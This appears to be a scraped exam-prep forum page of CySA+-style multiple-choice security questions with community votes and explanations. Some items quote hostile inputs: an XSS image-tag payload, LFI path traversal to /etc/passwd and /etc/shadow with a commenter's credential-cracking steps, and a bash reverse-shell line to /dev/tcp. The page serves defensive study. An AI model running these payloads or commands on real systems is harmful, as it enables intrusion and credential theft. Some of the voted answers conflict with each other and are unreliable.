  **maggie22** 1 year ago

Selected Answer: D


< IMG SRC='vbscript:msgbox("test")' > attempts to inject a VBScript code snippet (vbscript:msgbox("test")) into an HTML IMG tag's source attribute.

upvoted 3 times

  **Frog_Man** 1 year, 7 months ago

I used Google and it verified XSS.

upvoted 3 times

  **chaddman** 1 year, 8 months ago

Selected Answer: D

D. Cross-site scripting (XSS)

The line you provided is an example of a cross-site scripting (XSS) attempt. In XSS attacks, an attacker injects malicious code, typically JavaScript, into a web application. When this code is executed by a victim's browser, it can perform various actions, such as displaying pop-up messages (as in the "msgbox("test")" part of the code), stealing user data, or performing other malicious activities. In this case, it's attempting to display a message box with the text "test."

upvoted 3 times

A security analyst at a company called ACME Commercial notices there is outbound traffic to a host IP that resolves to `https://office365password.acme.co`. The site's standard VPN login page is `www.acme.com/logon`. Which of the following is most likely true?

- A. This is a normal password change URL.
- B. The security operations center is performing a routine password audit.
- C. A new VPN gateway has been deployed.
- D. A social engineering attack is underway.

Suggested Answer: D


Community vote distribution

D (100%)

 **throughthefray** Highly Voted 1 year, 6 months ago

How interesting that after stressing the importance of gathering intelligence before making a decision on what is occurring, CompTIA then asks us to make an assumption about what is happening based on vague and limited information and with no intelligence gathering first. Which of the following is likely true? Well... do we know what the URL is for resetting a password? No. Do we know which user, or what the user did before making the request to this website? Also no. Next time you forget your password and a link is sent to your email to reset it look at the URL that you go to. It won't be the same as the login pages URL. It could be either A or D but, again, CompTIA refuses to give us enough information.


upvoted 16 times

 **kmordalv** Highly Voted 1 year, 9 months ago

Selected Answer: D

The URL "`https://office365password.acme.co`" does not match the standard VPN login page "`www.acme.com/logon`,"

upvoted 6 times

 **pinderanttal** Most Recent 8 months, 3 weeks ago

Selected Answer: D

No one in the comment section describes one thing: a mismatched domain name. One is `*.acme.co` and `*.acme.com`. So, they are identical but not from the same host. "m" is missing on the suspicious one.

upvoted 1 times

 **chaddman** 1 year, 8 months ago

D. A social engineering attack is underway.

The scenario you describe, where outbound traffic is going to a host IP that resolves to a domain similar to "`office365password.acme.co`," while the standard VPN login page is "`www.acme.com/logon`," suggests a potential social engineering attack. Attackers often create deceptive domains that mimic legitimate ones to trick users into revealing sensitive information such as usernames and passwords. In this case, the similarity in domain names raises suspicion that it could be an attempt to phish login credentials from employees. Security analysts should investigate and take appropriate measures to mitigate the threat.

upvoted 4 times

A security analyst is performing vulnerability scans on the network. The analyst installs a scanner appliance, configures the subnets to scan, and begins the scan of the network. Which of the following would be missing from a scan performed with this configuration?

- A. Operating system version
- B. Registry key values
- C. Open ports
- D. IP address

Suggested Answer: B

Community vote distribution

B (100%)

🗳️ 👤 **kmordalv** Highly Voted 1 year, 10 months ago

Selected Answer: B

Correct.

Registry key values are specific to Windows operating systems and are not typically scanned directly as part of vulnerability assessments. Registry key values might contain configuration settings, but vulnerability scans usually focus on the broader picture of identifying weaknesses in software, services, and configurations rather than specific values within the Windows registry.

upvoted 13 times

🗳️ 👤 **deeden** Highly Voted 1 year, 6 months ago

Selected Answer: B

It would have been clearer to be if it was phrased.. what would be missing from the scan results - instead of. Anyway, I agree with B.

upvoted 11 times

🗳️ 👤 **Learner213** Most Recent 7 months ago

Selected Answer: D

A scanner should scan the entire registry considering that it has the proper credentials. I've never had to specify a registry key nonetheless a key value.

I personally do not like the answer given but, if I have to pick one, I'm going with the IP address. I will usually specify an IP address or range of IP addresses when configuring/performing a scan.

upvoted 1 times

🗳️ 👤 **chaddman** 1 year, 8 months ago

B. Registry key values

A vulnerability scan performed by a scanner appliance on a network typically focuses on identifying vulnerabilities related to open ports, services, and known software vulnerabilities. It may also gather information about the operating system versions running on target hosts. However, registry key values are specific to Windows operating systems and are not typically part of a standard vulnerability scan. Registry information is typically not directly exposed or accessible via network scanning, so it's not a common target for such scans.

upvoted 5 times

A security analyst discovers an LFI vulnerability that can be exploited to extract credentials from the underlying host. Which of the following patterns can the security analyst use to search the web server logs for evidence of exploitation of that particular vulnerability?

- A. /etc/shadow
- B. curl localhost
- C. ; printenv
- D. cat /proc/self/

Suggested Answer: A

Community vote distribution

A (93%)

7%

🗳️ 👤 **[Removed]** Highly Voted 1 year, 1 month ago

Selected Answer: A

I don't understand why everyone is saying C to check printenv. Any hacker that finds an LFI is first going to check if they can read some globally readable files, typically this is going to be /etc/passwd on linux or C:/Windows/System32/drivers/etc/hosts. Depending So in the request form you're going to see something like this (or the B64 equivalent) `../../../../etc/passwd`) If I was red teaming and got a hit on this, you best believe the next thing I'm typing in is ../../../../etc/shadow to see if I can read it, because if I can you can copy/paste both of those to a txt file and use unshadow in kali to get the creds of the user you want and own the box. If those aren't there, then the next thing I'm going to look for is ssh keys in one of the 5ish places that they normally are, or browse around for any plaintext credentials. checking for printenv during an LFI doesn't make sense because this assumes you already have command execution, and there's plenty other commands that would give you similar info to work off of, they may never execute that command.

upvoted 27 times

🗳️ 👤 **[Removed]** 1 year, 1 month ago

Best explanation here. I'm on blue team, so my knowledge here was lacking. Thank you.

upvoted 3 times

🗳️ 👤 **NetworkDisciple** Most Recent 6 months, 2 weeks ago

Selected Answer: A

The /etc/shadow contains hashed passwords in the linux OS

upvoted 2 times

🗳️ 👤 **bettyboo** 9 months, 2 weeks ago

Selected Answer: A

A. /etc/shadow

That's where Linux stores the passwords

upvoted 2 times

🗳️ 👤 **[Removed]** 1 year, 1 month ago

Selected Answer: A

A) /etc/shadow

See ITManager's explanation below. Voting for visibility.

upvoted 4 times

🗳️ 👤 **Alizade** 1 year, 2 months ago

Selected Answer: A

The answer is A. /etc/shadow.

upvoted 2 times

🗳️ 👤 **jaeyon** 1 year, 3 months ago

Selected Answer: C

While targeting files like /etc/shadow is a typical goal in LFI attacks, it doesn't represent a pattern that you would search for in logs. Instead, you would typically look for the patterns or payloads used by attackers in log entries. In this context, the pattern "; printenv" is a more direct

representation of such a payload pattern.

upvoted 1 times

🗨️ 👤 **kmordalv** 1 year, 3 months ago

Selected Answer: A

Again, I was wrong.... Bad day. The credentials are stored in the /etc/shadow file. Since the question talks about credentials, the existence of this file on the web server could indicate a LFI vulnerability.

The printenv parameter (environment variables) would not indicate any vulnerability.

upvoted 2 times

🗨️ 👤 **kmordalv** 1 year, 3 months ago

Selected Answer: C

My previous answer was wrong.

LFI vulnerabilities typically allow an attacker to include and execute files on the server. In this case, the "; printenv" pattern may be used to include and execute a command that prints environment variables.

upvoted 1 times

🗨️ 👤 **kmordalv** 1 year, 4 months ago

Selected Answer: A

Correct

If an attacker successfully exploits an LFI vulnerability to extract credentials from the underlying host, one way they might attempt to access sensitive files is by trying to access the "/etc/shadow" file. The "/etc/shadow" file on Unix-based systems like Linux contains the hashed passwords of users.

upvoted 3 times

🗨️ 👤 **kmordalv** 1 year, 3 months ago

My previous answer was wrong.

LFI vulnerabilities typically allow an attacker to include and execute files on the server. In this case, the "; printenv" pattern may be used to include and execute a command that prints environment variables.

upvoted 1 times

🗨️ 👤 **kmordalv** 1 year, 3 months ago

Ignore this answer, please... "A" is the correct answer

upvoted 2 times

A company is in the process of implementing a vulnerability management program. Which of the following scanning methods should be implemented to minimize the risk of OT/ICS devices malfunctioning due to the vulnerability identification process?

- A. Non-credentialed scanning
- B. Passive scanning
- C. Agent-based scanning
- D. Credentialed scanning

Suggested Answer: B

Community vote distribution

B (92%)




8%

  **[Removed]**  7 months ago

Selected Answer: B

OT/ICS (Operational Technology and Industrial Control Systems) are probably really important, so taking it down due to scanning is a bad idea. Passive scanning is the least invasive and is just collecting the packets, but not performing additional analysis on it, which reduces the work capacity on the systems. I referenced the Sybex 003 study guide by Mike Chapple and Reidl. Page 82

Passive monitoring relies on capturing information about the network as traffic passes a location on a network link.... Unlike active and router-based monitoring, passive monitoring does not add additional traffic to the network. It also performs after-the- fact analysis, since packets must be captured and analyzed, rather than being recorded in real time as they are sent.
upvoted 12 times

  **kmordalv**  10 months ago

Selected Answer: B

Correct.

Passive scanning involves monitoring network traffic to identify vulnerabilities without actively probing or interacting with the devices. This method is relatively non-intrusive and can provide valuable information without directly affecting the systems.

However, it's important to note that passive scanning might not identify all vulnerabilities, so a combination of passive scanning and periodic credentialed scanning might be a balanced approach to ensure accurate vulnerability assessment while minimizing disruption.

upvoted 7 times

  **deeden**  6 months, 4 weeks ago

Selected Answer: C

I vote agent-based scanning because only IT services can host them. Passive scanning is good for discovery but might not be effective for vulnerability management. OT/ICS will probably be safe on a separate network, preferably air-gap and well planned audit and vulnerability assessment.

upvoted 1 times

  **deeden** 6 months, 4 weeks ago

Well actually the question stated that they're in the process of implementing vulnerability management, so host and port discovery sounds like a good way to start. I'd change my answer to B in that regard.

upvoted 4 times

  **[Removed]** 7 months ago

OT/ICS (Operational Technology and Industrial Control Systems) are probably really important, so taking it down due to scanning is a bad idea. Passive scanning is the least invasive and is just collecting the packets, but not performing additional analysis on it, which reduces the work capacity on the systems. I referenced the Sybex 003 study guide by Mike Chapple and Reidl. Page 82

Passive monitoring relies on capturing information about the network as traffic passes a location on a network link.... Unlike active and router-based monitoring, passive monitoring does not add additional traffic to the network. It also performs after-the- fact analysis, since packets must be captured and analyzed, rather than being recorded in real time as they are sent.

upvoted 2 times



A company receives a penetration test report summary from a third party. The report summary indicates a proxy has some patches that need to be applied. The proxy is sitting in a rack and is not being used, as the company has replaced it with a new one. The CVE score of the vulnerability on the proxy is a 9.8. Which of the following best practices should the company follow with this proxy?

- A. Leave the proxy as is.
- B. Decommission the proxy.
- C. Migrate the proxy to the cloud.
- D. Patch the proxy.

Suggested Answer: B

Community vote distribution

B (100%)

 **kmordalv**  10 months ago

Selected Answer: B

Correct

Since the proxy is not in use and has a critical vulnerability with a high CVSS score, the best course of action is to decommission the proxy. Patching the proxy might be an option if it were actively being used and could not be replaced, but since a new proxy is already in place, decommissioning is the most appropriate action.

upvoted 14 times

An analyst is examining events in multiple systems but is having difficulty correlating data points. Which of the following is most likely the issue with the system?

- A. Access rights
- B. Network segmentation
- C. Time synchronization
- D. Invalid playbook

Suggested Answer: C

Community vote distribution

C (100%)

🗲️ 👤 **kmordalv** Highly Voted 1 year, 4 months ago

Selected Answer: C

Correct

When examining events in multiple systems and having difficulty correlating data points, the most likely issue could be a lack of proper time synchronization across the systems. Time synchronization is crucial for accurate event correlation and forensic analysis, as it ensures that events are properly aligned in chronological order.

upvoted 5 times

🗲️ 👤 **581777a** 1 year, 2 months ago

Did you pass your test?

upvoted 5 times

🗲️ 👤 **FT000** Most Recent 10 months, 1 week ago

Selected Answer: C

Definitely sounds like an NTP issue

upvoted 2 times

🗲️ 👤 **[Removed]** 1 year, 1 month ago

Selected Answer: C

C)

Seems the most logical. If your timestamps are wrong, then the data won't be 100% accurate. Hard to correlate data points when they're all over the place.

upvoted 2 times

An analyst recommends that an EDR agent collect the source IP address, make a connection to the firewall, and create a policy to block the malicious source IP address across the entire network automatically. Which of the following is the best option to help the analyst implement this recommendation?

- A. SOAR
- B. SIEM
- C. SLA
- D. IoC

Suggested Answer: A

Community vote distribution

A (100%)

🗳️ 👤 **kmordalv** Highly Voted 👍 1 year, 10 months ago

Selected Answer: A

Correct

SOAR (Security Orchestration, Automation, and Response) is a technology that allows organizations to automate and streamline their security processes. It enables security teams to define and automate workflows, including tasks like threat detection, incident response, and remediation.

upvoted 5 times

🗳️ 👤 **king_basir88** Most Recent 🕒 8 months ago

Last few questions regarding automation and/or minimal human interaction seems to be "SOAR".

upvoted 1 times

🗳️ 👤 **glenn Dexter** 1 year, 2 months ago

The best option to help the analyst implement the recommendation is:

A. SOAR (Security Orchestration, Automation, and Response)

SOAR platforms are specifically designed to automate security operations, including tasks such as incident response, threat intelligence management, and workflow orchestration. By utilizing a SOAR platform, the analyst can create automated workflows that trigger actions based on events detected by the EDR agent, such as collecting the source IP address of a malicious connection. The SOAR platform can then integrate with the firewall to automatically create and enforce a policy to block the malicious IP address across the entire network. This approach streamlines the incident response process, reduces manual intervention, and improves the organization's overall security posture.

upvoted 4 times




An end-of-life date was announced for a widely used OS. A business-critical function is performed by some machinery that is controlled by a PC, which is utilizing the OS that is approaching the end-of-life date. Which of the following best describes a security analyst's concern?

- A. Any discovered vulnerabilities will not be remediated.
- B. An outage of machinery would cost the organization money.
- C. Support will not be available for the critical machinery.
- D. There are no compensating controls in place for the OS.

Suggested Answer: A

Community vote distribution

A (100%)

  **[Removed]**  1 year, 1 month ago

Selected Answer: A




A) vulnerabilities will not be remediated.

From the Sybex 003 study guide:

/// End-of- Life or Outdated Components ///

Software vendors eventually discontinue support for every product they make. This is true for operating systems as well as applications. Once they announce the final end of support for a product, organizations that continue running the outdated software put themselves at a significant risk of attack. The vendor simply will not investigate or correct security flaws that arise in the product after that date. Organizations continuing to run the unsupported product are on their own from a security perspective, and unless you happen to maintain a team of operating system developers, that's not a good situation to find yourself in.

upvoted 6 times

  **glenn Dexter**  8 months, 1 week ago

The best description of a security analyst's concern in this scenario is:

A. Any discovered vulnerabilities will not be remediated.

As an operating system reaches its end-of-life date, the vendor typically stops providing security updates and patches for known vulnerabilities. This leaves systems running on the outdated OS exposed to potential security risks. Without the ability to receive patches, any vulnerabilities discovered in the OS after the end-of-life date will remain unaddressed, increasing the risk of exploitation by malicious actors. This concern highlights the importance of migrating critical systems to supported and up-to-date platforms to mitigate security risks. While options B, C, and D may also be concerns for the organization, the primary focus of a security analyst is typically on mitigating security risks, making option A the best choice.


upvoted 5 times

  **leesuh**  3 months, 3 weeks ago

Selected Answer: C


Why is C not an option?

upvoted 1 times

  **Susan4041** 3 months, 1 week ago

Although the lack of support could be an issue (for instance, in troubleshooting), the main concern is the lack of security updates rather than general support. Critical systems will still continue to function, but they will be at risk from unpatched vulnerabilities.

upvoted 1 times

  **Rezaee** 11 months, 3 weeks ago

Selected Answer: A

A. Any discovered vulnerabilities will not be remediated.

upvoted 3 times

  **kmordalv** 1 year, 4 months ago

Selected Answer: A

Correct

As the OS that controls the business-critical machinery is approaching its end-of-life date, it means that the OS will no longer receive updates and security patches from the vendor. This leaves the OS and the machinery susceptible to potential security breaches and attacks that could exploit these unpatched vulnerabilities.


upvoted 2 times

Which of the following describes the best reason for conducting a root cause analysis?

- A. The root cause analysis ensures that proper timelines were documented.
- B. The root cause analysis allows the incident to be properly documented for reporting.
- C. The root cause analysis develops recommendations to improve the process.
- D. The root cause analysis identifies the contributing items that facilitated the event.

Suggested Answer: D

Community vote distribution



kmordalv Highly Voted 1 year, 9 months ago

Selected Answer: D

Root cause analysis (RCA) is a method of problem solving used for identifying the root causes of faults or problems.
upvoted 7 times

Robuste7 Most Recent 2 months, 3 weeks ago

Selected Answer: D

I almost chose C, but in reality; C is part of D, because here the main purpose is to identify the cause, before anything else!
upvoted 1 times

braveheart22 4 months, 3 weeks ago

Selected Answer: D

The root cause analysis identifies the contributing items that facilitated the event.
A root cause analysis (RCA) is a systematic process used to identify the underlying causes of an incident, problem, or error. It aims to delve deeper than just the surface-level symptoms to discover the root factors that contributed to the event. By understanding these root causes, organizations can develop targeted solutions to prevent similar issues from occurring in the future. Option D accurately describes this core purpose of RCA. It highlights the identification of the contributing factors that led to the event, which is essential for making effective improvements.
upvoted 2 times

luliiizoares 7 months, 1 week ago

Selected Answer: D

Correct Answer: D. The root cause analysis identifies the contributing items that facilitated the event.

Analysis: The main goal of conducting a root cause analysis (RCA) is to identify the underlying factors or causes of an incident. Understanding what contributed to the event helps in preventing its recurrence by addressing the root issues, rather than just the symptoms.

Explanation of Other Options:

- A. The root cause analysis ensures that proper timelines were documented: While documenting timelines is important, it is not the primary purpose of an RCA.
- B. The root cause analysis allows the incident to be properly documented for reporting: Proper documentation is a part of the RCA process, but the key focus is on understanding and addressing the root causes.
- C. The root cause analysis develops recommendations to improve the process: This is a secondary outcome of an RCA. The primary purpose is to identify the causes first, then recommendations are developed based on those findings.
upvoted 3 times

Serac 8 months, 3 weeks ago

Selected Answer: D

RCA to find the main cause.

C would be lesson learned to improve the process.
upvoted 1 times

🗨️ 👤 **Bogus1488** 1 year, 2 months ago

Selected Answer: D

"During the eradication and recovery effort, cybersecurity analyst should develop a clear understanding of the incident's root cause. This is critical to implementing a secure recovery that corrects control deficiencies that led to the original attack." Mike Chapple's book p.497

upvoted 2 times

🗨️ 👤 **CyberJackal** 1 year, 3 months ago

Selected Answer: D

Answer is D.

C is for lessons learned.

upvoted 4 times

🗨️ 👤 **johnabayot** 1 year, 3 months ago

Selected Answer: C

C . Root cause analysis is primarily focused on understanding the underlying causes of an issue to prevent recurrence and improve processes, rather than just documenting what happened.

upvoted 3 times

🗨️ 👤 **voiddraco** 10 months, 1 week ago

What you just said is lessons learnt

upvoted 2 times

🗨️ 👤 **FT000** 1 year, 4 months ago

Selected Answer: D

C is Lessons Learned and D is RCA

upvoted 3 times

🗨️ 👤 **WaaHassan** 1 year, 5 months ago

Selected Answer: C

Is the correct choice

upvoted 2 times

Which of the following concepts is using an API to insert bulk access requests from a file into an identity management system an example of?

- A. Command and control
- B. Data enrichment
- C. Automation
- D. Single sign-on

Suggested Answer: C

Community vote distribution

C (100%)



  **kmordalv** Highly Voted 1 year, 4 months ago

Selected Answer: C

Correct

Using an API to insert bulk access requests from a file into an identity management system is an example of automation. Automation involves using technology, like APIs, scripts, or tools, to perform tasks and processes automatically without manual intervention.

upvoted 8 times

  **ybyttv** 3 weeks, 3 days ago

well translate the original question which is confusing

upvoted 1 times

  **glenn Dexter** Most Recent 8 months, 1 week ago

Selected Answer: C

The concept of using an API to insert bulk access requests from a file into an identity management system is an example of:



C. Automation

upvoted 1 times

  **stronggirlm** 9 months ago

This cant be a CySA+ 003 QUESTION!! ItS TOO EASYYY!

upvoted 1 times

  **Cyberjerry** 9 months, 2 weeks ago

Selected Answer: C

API facilitates the bulk insertion of requests, streamlining and expediting the process.

upvoted 1 times

A SOC analyst recommends adding a layer of defense for all endpoints that will better protect against external threats regardless of the device's operating system. Which of the following best meets this requirement?

- A. SIEM
- B. CASB
- C. SOAR
- D. EDR

Suggested Answer: D

Community vote distribution

D (100%)

🗳️ 👤 **Serac** 8 months, 3 weeks ago

Selected Answer: D

If you know the acronyms, EDR is the only one that makes any sense here.

upvoted 4 times

🗳️ 👤 **glenn Dexter** 1 year, 2 months ago

Selected Answer: D

To add a layer of defense for all endpoints, regardless of the device's operating system, the best option is:

D. EDR (Endpoint Detection and Response)

EDR solutions are specifically designed to provide advanced threat detection, investigation, and response capabilities on endpoints. They can monitor and analyze endpoint activity in real-time, detect suspicious behavior or indicators of compromise, and respond to threats autonomously or with human intervention. EDR solutions typically work across various operating systems, making them suitable for protecting endpoints regardless of the device's OS. While options A, B, and C (SIEM, CASB, and SOAR) are valuable security technologies, they may not directly provide endpoint protection capabilities like EDR does.

upvoted 4 times

🗳️ 👤 **johnabayot** 1 year, 2 months ago

Selected Answer: D

EDR goes beyond traditional antivirus by detecting and responding to both known and unknown threats, making it an effective layer of defense for all endpoints, regardless of the operating system.

upvoted 1 times

🗳️ 👤 **[Removed]** 1 year, 7 months ago

Selected Answer: D

D) EDR

Endpoint Detection & Response. Question doesn't mention anything about cloud, so CASB (Cloud access security broker) wouldn't be correct.

upvoted 3 times

🗳️ 👤 **FoeMarc** 1 year, 8 months ago

CASB solutions provide a security layer that helps protect endpoints by controlling and securing access to cloud-based services and applications. CASBs are platform-agnostic, meaning they can work across various operating systems and devices, making them suitable for heterogeneous environments.

CASBs offer features like data loss prevention (DLP), threat detection, access control, and visibility into cloud usage. They are designed to enhance security and compliance when accessing cloud services, regardless of the endpoint's operating system, and can help mitigate external threats that may target cloud-based resources.

upvoted 2 times

🗳️ 👤 **kmordalv** 1 year, 10 months ago

Selected Answer: D

Correct

EDR solutions are designed to provide advanced threat detection and response capabilities at the endpoint level. They monitor and analyze endpoint activities in real-time, detect suspicious or malicious behavior, and provide the necessary tools to respond to and mitigate threats.

upvoted 3 times

A security analyst identified the following suspicious entry on the host-based IDS logs:

```
bash -i >& /dev/tcp/10.1.2.3/8080 0>&1
```

Which of the following shell scripts should the analyst use to most accurately confirm if the activity is ongoing?

- A.

```
#!/bin/bash
nc 10.1.2.3 8080 -vv >dev/null && echo "Malicious activity" || echo "OK"
```
- B.

```
#!/bin/bash
ps -fea | grep 8080 >dev/null && echo "Malicious activity" || echo "OK"
```
- C.


```
#!/bin/bash
ls /opt/tcp/10.1.2.3/8080 >dev/null && echo "Malicious activity" || echo "OK"
```
- D.

```
#!/bin/bash
netstat -antp | grep 8080 >dev/null && echo "Malicious activity" || echo "OK"
```

Suggested Answer: D

Community vote distribution

D (100%)


 **kmordalv** Highly Voted 10 months ago

Selected Answer: D

Correct

It uses the netstat command to list all active network connections and then uses grep to search for connections that involve the specified port (8080). If a connection is found, it implies that the malicious activity might still be ongoing. If no connection is found, it implies that the activity has likely ceased.

upvoted 11 times

 **chaddman** Most Recent 8 months ago

D. netstat -antp | grep 8080 >dev/null && echo "Malicious activity" || echo "OK": This script uses netstat to check for any active TCP connections involving port 8080. This is the most direct way to check for ongoing suspicious activity related to the port in question.

Therefore, the best option to most accurately confirm if the activity is ongoing is D. netstat -antp | grep 8080 >dev/null && echo "Malicious activity" || echo "OK". This will look for any active TCP connections on port 8080 and echo "Malicious activity" if found, or "OK" otherwise.

upvoted 3 times

 **FoeMarc** 8 months ago

D

To accurately confirm if the suspicious activity indicated by the provided command is ongoing, you can use option D:

upvoted 1 times


A company is concerned with finding sensitive file storage locations that are open to the public. The current internal cloud network is flat. Which of the following is the best solution to secure the network?

- A. Implement segmentation with ACLs.
- B. Configure logging and monitoring to the SIEM.
- C. Deploy MFA to cloud storage locations.
- D. Roll out an IDS.

Suggested Answer: A

Community vote distribution

A (100%)


 **kmordalv** Highly Voted 10 months ago

Selected Answer: A

Correct

Segmentation involves dividing the network into smaller, isolated segments or zones. Access Control Lists (ACLs) are used to control which network traffic is allowed or denied between these segments. By implementing segmentation with ACLs, the company can effectively control the flow of traffic between different parts of the network, ensuring that sensitive file storage locations are isolated from public access and limiting the attack surface.

upvoted 8 times

 **[Removed]** Most Recent 7 months, 1 week ago

Selected Answer: A

A) implement segmentation with ACLs

B and D don't make sense in the context of the issue raised in the question. The only other possible choice is C, but that only addresses the issue of users getting access to the files by creating an extra step to access. It does nothing to hide the files to begin with. It's like hiding a diamond behind two layers of see-through glass. Segmenting the network allows you to isolate, or separate, the sensitive files to an area of the network not accessible to the public.

upvoted 4 times

A security analyst is reviewing the findings of the latest vulnerability report for a company's web application. The web application accepts files for a Bash script to be processed if the files match a given hash. The analyst is able to submit files to the system due to a hash collision. Which of the following should the analyst suggest to mitigate the vulnerability with the fewest changes to the current script and infrastructure?

- A. Deploy a WAF to the front of the application.
- B. Replace the current MD5 with SHA-256.
- C. Deploy an antivirus application on the hosting system.
- D. Replace the MD5 with digital signatures.

Suggested Answer: B

Community vote distribution

B (100%)

🗳️ 👤 **johnabayot** Highly Voted 1 year, 2 months ago

Selected Answer: B

Replacing MD5 with digital signatures is a significant change that involves implementing a different authentication mechanism, but with SHA-256 is more straightforward and effective solution to mitigate the vulnerability while minimizing disruption to the current system.

upvoted 7 times

🗳️ 👤 **maggie22** Highly Voted 1 year ago

Selected Answer: B

SHA-256 is collision attacks resistant

upvoted 5 times

🗳️ 👤 **braveheart22** Most Recent 4 months, 3 weeks ago

Selected Answer: B

B is the right answer

Explanation

A hash collision occurs when two different inputs produce the same hash output. MD5 (Message Digest Algorithm 5) is known to be vulnerable to collisions, meaning attackers can create different files that result in the same MD5 hash. This can lead to security risks, as the system may wrongly accept a malicious file if it has the same hash as a legitimate one.

To mitigate this vulnerability, replacing the MD5 hash algorithm with a stronger hash function, like SHA-256 (part of the SHA-2 family), is an effective solution. SHA-256 is much more resistant to collisions, making it harder for an attacker to forge a file that matches the hash of a legitimate one.

upvoted 2 times

🗳️ 👤 **throughthefray** 1 year, 6 months ago

Selected Answer: B

Had it not said "with the fewest changes to the current script and infrastructure?" I would absolutely say D. D would eliminate the possibilities of collisions in the future, but it also requires more changes to the script infrastructure than B. So based on specifically what is being asked I would say B

upvoted 2 times

🗳️ 👤 **FoeMarc** 1 year, 8 months ago

D. Replace the MD5 with digital signatures.

Here's why:

MD5 to Digital Signatures: Replacing MD5 with digital signatures is a more secure approach to verify the authenticity and integrity of files. Digital signatures provide a higher level of security and are less prone to collision attacks compared to hash functions like MD5. This change can be made within the script itself without major infrastructure changes.

Few Changes: This option minimizes changes to the current script and infrastructure. It involves replacing the hashing mechanism within the script while keeping the overall architecture intact.

upvoted 3 times

🗨️ 👤 **b0ad9e1** 1 year, 6 months ago

SHA-256 can prevent hash collisions which less changes than implementing digital signatures.

upvoted 1 times

🗨️ 👤 **b0ad9e1** 1 year, 6 months ago

Using digital signatures could enhance security, but this approach requires more extensive changes to the infrastructure and script. Digital signatures involve a cryptographic key pair (private and public keys), which complicates the implementation compared to simply updating the hash function.

upvoted 1 times

🗨️ 👤 **kmordalv** 1 year, 10 months ago

Selected Answer: B

Seems correct

This option involves changing the hash algorithm from the vulnerable MD5 to the more secure SHA-256. It addresses the hash collision vulnerability directly and doesn't require major changes to the existing infrastructure or script logic.


upvoted 4 times

A security analyst needs to mitigate a known, exploited vulnerability related to an attack vector that embeds software through the USB interface. Which of the following should the analyst do first?

- A. Conduct security awareness training on the risks of using unknown and unencrypted USBs.
- B. Write a removable media policy that explains that USBs cannot be connected to a company asset.
- C. Check configurations to determine whether USB ports are enabled on company assets.
- D. Review logs to see whether this exploitable vulnerability has already impacted the company.

Suggested Answer: C

Community vote distribution



🗳️ 👤 **[Removed]** Highly Voted 1 year, 7 months ago

Selected Answer: C

I would check C before looking for D. No point in looking for that needle in a haystack if there is no haystack.
upvoted 12 times

🗳️ 👤 **iliecomptia** Most Recent 2 months, 4 weeks ago

Selected Answer: C

C seems right, D is part of the detection process, the questions specifically asks for mitigation.
upvoted 1 times

🗳️ 👤 **leesuh** 3 months, 3 weeks ago

Selected Answer: A

Can someone explain why A is not an option?
upvoted 1 times

🗳️ 👤 **aritramax** 3 months ago

Why would you want to do that if USBs are not enabled at all in the company hardware? Determine first if they are enabled, if yes, then write the policy to block it and also check if it has impacted the company. Run awareness in the end once you have assurance that all is okay.
upvoted 1 times

🗳️ 👤 **luliiizoares** 7 months, 1 week ago

Selected Answer: C

Correct Answer: C. Check configurations to determine whether USB ports are enabled on company assets.

Analysis: The first step in mitigating the vulnerability is to understand the current state of USB port configurations across company assets. This allows the analyst to quickly determine if USB ports are enabled and could be an attack vector, and to take immediate action such as disabling them or implementing security controls.
upvoted 2 times

🗳️ 👤 **ybyttv** 3 weeks, 3 days ago

nice say
upvoted 1 times

🗳️ 👤 **BanesTech** 1 year, 2 months ago

Selected Answer: C

Option D, is incorrect. Reviewing logs to see whether the vulnerability has already been exploited is important for understanding the scope of potential impact, but it doesn't address the immediate need to mitigate the vulnerability itself. Therefore, option C is the most appropriate initial step to take in response to the identified vulnerability.
upvoted 3 times

🗳️ 👤 **sujon_london** 1 year, 3 months ago

Selected Answer: D

The first step a security analyst should take when dealing with a known, exploited vulnerability is to assess the current impact on the organization. Reviewing logs to determine if the vulnerability has already been exploited within the company is crucial for understanding the scope of the issue and for planning an appropriate response. This step is essential for incident response and for preventing further exploitation of the vulnerability[1][2][5].

Once the immediate impact is assessed, the analyst can then move on to implementing policies, conducting security awareness training, and adjusting configurations to prevent future incidents

upvoted 1 times

  **sujon_london** 1 year, 3 months ago

My apology after careful consideration of Urgency: Addressing a known and exploited vulnerability requires immediate action to prevent further compromise. So, I have changed my mind to choose answer C instead of D.

upvoted 5 times

  **Bobden** 1 year, 3 months ago

Selected Answer: A

I think A is the only real mitigation option. C is "checking" if the company is vulnerable, I would have said C if it was "blocking USB ports". D is checking if the company has been affected, this is not a mitigation.

upvoted 2 times

  **VVV4WIN** 1 year, 7 months ago

Selected Answer: C

ITManager worded it very well. I was torn between C & D, but he convinced me it is C.

upvoted 4 times

  **[Removed]** 1 year, 7 months ago

Selected Answer: C

C) check configurations

I agree with ITManager below. Can't find a needle that doesn't exist. Plus, the question says the analyst needs to mitigate (or reduce the risk) of the vulnerability. Checking to see if it has already been exploited (D) doesn't do anything to reduce the risk. It still exists whether the logs show it or not. To reduce the risk, you need to be proactive. C is the best option as it would allow you to disable USB ports if need be.

upvoted 4 times


  **chaddman** 1 year, 8 months ago

Selected Answer: D

D. Review logs to see whether this exploitable vulnerability has already impacted the company.

This initial step will help the analyst understand the scope and severity of the issue within the organization and inform subsequent mitigation efforts. If the logs reveal that the vulnerability has been exploited, immediate remedial actions will be needed to contain and eliminate the threat.

upvoted 2 times

  **kmordalv** 1 year, 10 months ago

Selected Answer: C

When dealing with a known and exploited vulnerability related to an attack vector that involves embedding software through the USB interface, the primary concern is to immediately stop the active exploitation and prevent further attacks. Given the options provided, the answer is the best

Check configurations for USB ports (Option C): This is the most immediate action to take. Disabling or securing USB ports on company assets will prevent the attacker from further exploiting the vulnerability through this attack vector. It's a quick and effective way to mitigate ongoing attacks.

upvoted 1 times

  **stolleryp** 1 year, 8 months ago

I don't agree with this. I think that Option D is the best response. Option C checks if it's a possibility whereas Option D checks whether it has happened.

upvoted 3 times

  **Mehe323** 1 year, 1 month ago

The question asks about mitigation, D is not a mitigation option but detection. Before mitigating anything, you have to know what the current state/configuration is.

upvoted 1 times

A systems administrator receives reports of an internet-accessible Linux server that is running very sluggishly. The administrator examines the server, sees a high amount of memory utilization, and suspects a DoS attack related to half-open TCP sessions consuming memory. Which of the following tools would best help to prove whether this server was experiencing this behavior?

- A. Nmap
- B. TCPDump
- C. SIEM
- D. EDR

Suggested Answer: B

Community vote distribution

B (100%)

